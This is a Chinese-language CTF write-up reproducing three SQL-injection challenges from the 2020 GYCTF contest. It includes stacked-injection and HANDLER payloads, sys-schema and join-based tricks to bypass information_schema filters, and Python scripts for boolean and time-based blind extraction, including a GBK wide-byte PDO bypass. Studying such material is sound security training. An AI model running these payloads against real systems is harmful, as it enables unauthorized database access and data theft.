i春秋2020新春公益赛 GYCTF有关SQL注入题复现

原创

Qwzf 于 2020-07-10 01:58:50 发布 852 收藏 2

分类专栏： SQL注入 文章标签： CTF

0x00 前言

最近这段时间参加过一些CTF在线竞赛，做过一些Web题，发现SQL注入漏洞出现的频率可真高！不过在做题中也get到了一些Web新知识，现在通过题目复现的方式总结一下。

0x01 blacklist

考点：堆叠注入+handler代替select

强网杯-随便注改的，但是ban掉了强网杯payload的`rename`和`alter`

查表

```
0'; show tables;#
```

查字段

```
0'; show columns from FlagHere;#
```

前边查表、查字段和强网杯随便注一样。但查记录(数据)是通过重命名等操作得到flag，但这个题ban掉了`rename`和`alter`。
查询大师傅博客发现：MySQL还有一个handler的可以代替select进行查询

handler相关知识

> mysql除可使用select查询表中的数据，也可使用handler语句，这条语句使我们能够一行一行的浏览一个表中的数据，不过handler语句并不具备select语句的所有功能。它是mysql专用的语句，并没有包含到SQL标准中。

基本语法

```
HANDLER tbl_name OPEN [ [AS] alias]

HANDLER tbl_name READ index_name { = | <= | >= | < | > } (value1,value2,...)
    [ WHERE where_condition ] [LIMIT ... ]
HANDLER tbl_name READ index_name { FIRST | NEXT | PREV | LAST }
    [ WHERE where_condition ] [LIMIT ... ]
HANDLER tbl_name READ { FIRST | NEXT }
    [ WHERE where_condition ] [LIMIT ... ]

HANDLER tbl_name CLOSE
```

1.通过`HANDLER tbl_name OPEN`打开一张表，无返回结果，实际上我们在这里声明了一个名为`tb1_name`的句柄。
2.通过`HANDLER tbl_name READ FIRST`获取句柄的第一行，通过`READ NEXT`依次获取其它行。最后一行执行之后再执行`NEXT`会返回一个空的结果。
3.通过`HANDLER tbl_name CLOSE`来关闭打开的句柄。

通过索引去查看的话可以按照一定的顺序，获取表中的数据。
4.通过`HANDLER tbl_name READ index_name FIRST`，获取句柄第一行（索引最小的一行），`NEXT`获取下一行，`PREV`获取前一行，`LAST`获取最后一行（索引最大的一行）。

通过索引列指定一个值，可以指定从哪一行开始。
5.通过`HANDLER tbl_name READ index_name = value`，指定从哪一行开始，通过NEXT继续浏览。

如果不想浏览一个表的所有行，可以使用where和limit子句。
测试分析
1.不通过索引打开查看表
（1）打开句柄：

```
handler handler_table open; #打开一张名为handler_table表，无返回结果，声明了一个名为handler_table的句柄
```

（2）查看表数据：

```
handler handler_table read first; #获取句柄的第一行
handler handler_table read next; #获取下一行
```

（3）关闭句柄：

```
handler handler_table close; #关闭打开的句柄
```

2.通过索引打开查看表（FIRST,NEXT,PREV,LAST）
通过索引查看的话，可以按照索引的升序，从小到大，查看表信息。
（1）创建索引：

```
create index handler_index on handler_table(c1);
```

（2）打开句柄：

```
handler handler_table open as p;
```

（3）查看表数据：

```
handler p read handler_index first; #获取句柄第一行
handler p read handler_index next; #获取下一行
handler p read handler_index prev; #获取上一行
handler p read handler_index last; #获取最后一行
```

（4）关闭句柄：

```
handler p close;
```

从index为2的地方开始
（1） 打开句柄：

```
handler handler_table open as p;
```

（2） 查看表数据：

```
handler p read handler_index = (2); #指定从第二行开始
handler p read handler_index next;
handler p read handler_index prev;
handler p read handler_index last;
```


（3）关闭句柄：

```
handler p close;
```

参考博客：mysql查询语句-handler
了解完这些，就可以这道题的构造payload了。
payload

```
0'; handler FlagHere open as qwzf; handler qwzf read first; handler qwzf close;#
```

执行即可得到flag



0x02 Ezsqli

考点：无information_schema布尔盲注+无列名盲注

预备知识

做这道题前先预备一下知识：
参考博客：
聊一聊bypass information_schema
无需“in”的SQL盲注
新春战疫公益赛-ezsqli-出题小记
对MYSQL注入相关内容及部分Trick的归类小结

参考大师傅博客后，发现绕过对information_schema的过滤，有以下几种方法：


1、绕过information_schema方法

MySQL5.7的新特性

> 由于performance_schema过于发杂，所以mysql在5.7版本中新增了sys schemma，基础数据来自于performance_chema和information_schema两个库，本身数据库不存储数据。


1.sys.schema_auto_increment_columns
作用：简单来说就是用来对表自增ID的监控。

```
# security库
   //该库为sqli-labs自动建立
   emails,referers,uagents,users
```




2.sys.schema_table_statistics_with_buffer

> schema_table_statistics_with_buffer,x$schema_table_statistics_with_buffer
> 查询表的统计信息，其中还包括InnoDB缓冲池统计信息，默认情况下按照增删改查操作的总表I/O延迟时间



> sys.x$schema_table_statistics_with_buffer



> sys.x$ps_schema_table_statistics_io
> 可忽略table_name='db'，默认的并非我创建。

> sys.x$schema_flattened_keys

当然可能还有，这里就先写这么多。

3.利用innoDB引擎绕过对information_schema的过滤(但是mysql默认是关闭InnoDB存储引擎的)


2、绕过information_schema、join using()注列名和进行无列名注入

1.利用MySQL5.7的新特性获取表名

直接用sqli-labs靶场进行测试

（1）`sys.schema_auto_increment_columns`

```
?id=-1' union select 1,2,group_concat(table_name)from sys.schema_auto_increment_columns where table_schema=datab
ase()--+
```



（2）`sys.schema_table_statistics_with_buffer`

```
?id=-1' union select 1,2,group_concat(table_name)from sys.schema_table_statistics_with_buffer where table_schema
=database()--+
```

（3）`sys.x$schema_table_statistics_with_buffer`

```
?id=-1' union select 1,2,group_concat(table_name)from sys.x$schema_table_statistics_with_buffer where table_sche
ma=database()--+
```

（4）`sys.x$ps_schema_table_statistics_io`

```
?id=-1' union select 1,2,group_concat(table_name)from sys.x$ps_schema_table_statistics_io where table_schema=dat
abase()--+
```

（5）`sys.x$schema_flattened_keys`

```
?id=-1' union select 1,2,group_concat(table_name)from sys.x$schema_flattened_keys where table_schema=database()-
-+
```

等等

2.join using()注列名

> 通过系统关键词join可建立两个表之间的内连接。
> 通过对想要查询列名的表与其自身建议内连接，会由于冗余的原因(相同列名存在)，而发生错误。
> 并且报错信息会存在重复的列名，可以使用 USING 表达式声明内连接（INNER JOIN）条件来避免报错。

```
#获取第一列的列名
select * from(select * from users a join (select * from users)b)c;
#获取次列及后续列名
select * from(select * from users a join (select * from users)b using(username))c;
select * from(select * from users a join (select * from users)b using(username,password))c
```

```
#获取第一列的列名
?id=-1' union select*from (select * from users as a join users b)c--+
#得id

#获取次列及后续列名
?id=-1' union select*from (select * from users as a join users b using(id))c--+
#得username
?id=-1' union select*from (select * from users as a join users b using(id,username))c--+
#password
```

3.无列名盲注获取数据

直接通过select进行盲注。

核心payload：

```
(select 'admin','admin')>(select * from users limit 1)
```

子查询之间也可以直接通过`>`、`<`、`=`来进行判断

开始复现

学完上边这些后，继续看这道题：

1.测试：

fuzz一波，发现：

> 过滤了and or关键字
> 过滤了if
> 不能用information_schema
> 没有单独过滤union和select, 但是过滤了union select，union某某某select之类
> 过滤了sys.schema_auto_increment_columns
> 过滤了join

`2 返回V&N`

`2||1=1 返回Nu1L`

`2||1=4 返回V&N`

2查询的是V&N，如果`||`后面的表达式为True则返回Nu1L；false则返回V&N。

2.继续测试：

```
2||substr((select 1),1,1)=2
V&N
```

```
2||substr((select 1),1,1)=1
Nu1L
```

说明可以进行布尔盲注。

3.绕过information_schema

绕过information_schema可用以下方法：

`sys.schema_table_statistics_with_buffer`或`sys.x$schema_table_statistics_with_buffer`或`sys.x$ps_schema_table_statistics_io`等等

4.注出表名

然后写个脚本注出表名：

```
import requests
import string

strs = string.printable
url = "http://907a8439-ee8f-4e7a-9a97-f2c65389c019.node3.buuoj.cn/index.php"
payload = "2 || ascii(substr((select group_concat(table_name) from sys.schema_table_statistics_with_buffer where
 table_schema=database()),{0},1))={1}"

if __name__ == "__main__":
    name = ''
    for i in range(1,40):
        char = ''
        for j in strs:
            payloads = payload.format(i,ord(j))
            data={'id':payloads}
            r = requests.post(url=url,data=data)
            if "Nu1L" in r.text:
                name += j
                print(j,end='')
                char = j
                break
        if char=='':
            break
```

```
'''
==================== RESTART: C:\Users\ASUS\Desktop\1.py =
users233333333333333,f1ag_1s_h3r3_hhhhh
>>>
```

注出两张表：`users233333333333333,f1ag_1s_h3r3_hhhhh`

5.无列名盲注注出数据

因为join被过滤了，所以无法注出列名(字段名)，但可以进行无列名盲注得到数据。

参考一下大师傅脚本，写一个脚本：

> 在这样的按位比较过程中，因为在里层的for()循环，字典顺序是从ASCII码小到大来枚举并比较的，假设正确值为b，那么字典跑到b的时候b=b不满足payload的大于号，只能继续下一轮循环，c>b此时满足了，题目返回真，出现了Nu1L关键字，这个时候就需要记录flag的值了，但是此时这一位的char是c，而真正的flag的这一位应该是b才对，所以flag += chr(char-1)，这就是为什么在存flag时候要往前偏移一位的原因

```
import requests
url = 'http://907a8439-ee8f-4e7a-9a97-f2c65389c019.node3.buuoj.cn/index.php'

def str2hex(flag):
    res = ''
    for i in flag:
        res += hex(ord(i))
    res = '0x' + res.replace('0x','')
    return res

flag = ''
for i in range(1,60):
    hexchar = ''
    for char in range(32, 126):
        hexchar = str2hex(flag+ chr(char))
        payload = '2||((select 1,{})>(select * from f1ag_1s_h3r3_hhhhh))'.format(hexchar)
        #payload = '0^((select 1,{})>(select * from(f1ag_1s_h3r3_hhhhh)))'.format(hexchar)
        data = {'id':payload}
        r = requests.post(url=url,data=data)
        if 'Nu1L' in r.text:
            flag += chr(char-1)
            print(flag)
            break
```

```
FLAG{E0B098DA-12    -8FF2-    386914A
FLAG{E0B098DA-12    -    FF2-    386914A0
FLAG{E0B098DA-12    -4    -    F2-    386914A0F
FLAG{E0B098DA-12    -45    -    -    386914A0F5
FLAG{E0B098DA-12    -456E-    -    -    386914A0F5}
```

smi1e师傅的exp中用了取反符号`~`目的也是判断成立，因为MySQL的比较是按位比的。
脚本进行了`hex()`操作，因为MySQL遇到hex会自动转成字符串。
(大师傅们太强了，tqqqqqll!!!)

0x03 easysqli_copy

考点：宽字节+PDO堆叠+编码绕过+时间盲注

相关知识：

PDO场景下的SQL注入探究

从宽字节注入认识PDO的原理和正确使用

打开题目，发现源码

```php
<?php
    function check($str){
        if(preg_match('/union|select|mid|substr|and|or|sleep|benchmark|join|limit|#|-|\^|&|database/i',$str,$mat
ches)){
            print_r($matches);
            return 0;
        }else{
            return 1;
        }
    }
    try{
        $db = new PDO('mysql:host=localhost;dbname=pdotest','root','******');
    }catch(Exception $e){
        echo $e->getMessage();
    }
    if(isset($_GET['id'])){
        $id = $_GET['id'];
    }else{
        $test = $db->query("select balabala from table1");
        $res = $test->fetch(PDO::FETCH_ASSOC);
        $id = $res['balabala'];
    }
    if(check($id)){
        $query = "select balabala from table1 where 1=?";
        $db->query("set names gbk");
        $row = $db->prepare($query);
        $row->bindParam(1,$id);
        $row->execute();
    }
```

发现`使用了PDO`、`set names gbk`
一般来说PDO预编译是不存在sql注入，但是其中`$db->query("set names gbk");就造成了宽字节注入`
同时发现一些基本的关键字被过滤了，但可以用`char()`绕过
参考P3师傅和Y1ng师傅的解题思路即可：

```python
import requests
def str2hex(string):
    c='0x'
    a=''
    for i in string:
        a+=hex(ord(i))
    return c+a.replace('0x','')
url='http://0d7a93644ff54a3886e388d2e2d8ac5d71f9fe37e74247d7.changame.ichunqiu.com/?id='
data='1%df%27;set @a={};prepare test from @a;execute test;'
#预编译语句，set设置变量名@和变化的值;
#prepare预备一个@a语句，并赋予名称test;
#execute执行语句test
payload='select if((ascii(mid((select fllllll4g from table1),{},1))={}),sleep(6),1);'
flag=''
for i in range(1,60):
    for x in range(30,127):
        newpayload=payload.format(str(i),str(x))#i字符串长度;x是字符ascii
        newdata=data.format(str2hex(newpayload))#将sql语句转16进制代入预处理语句
        a=requests.session()
        if(a.get(url+newdata).status_code==404):
            flag+=chr(x)
            break
    print(flag)
```

0x04 后记

复现完之后，收获很多。同时不得不慨叹一句：大师傅们tttttql！！！！我tttttttcl！！！

参考博客：

i春秋2020新春战“疫”网络安全公益赛GYCTF Writeup 第二天

i春秋公益赛 前两天 WEB WriteUp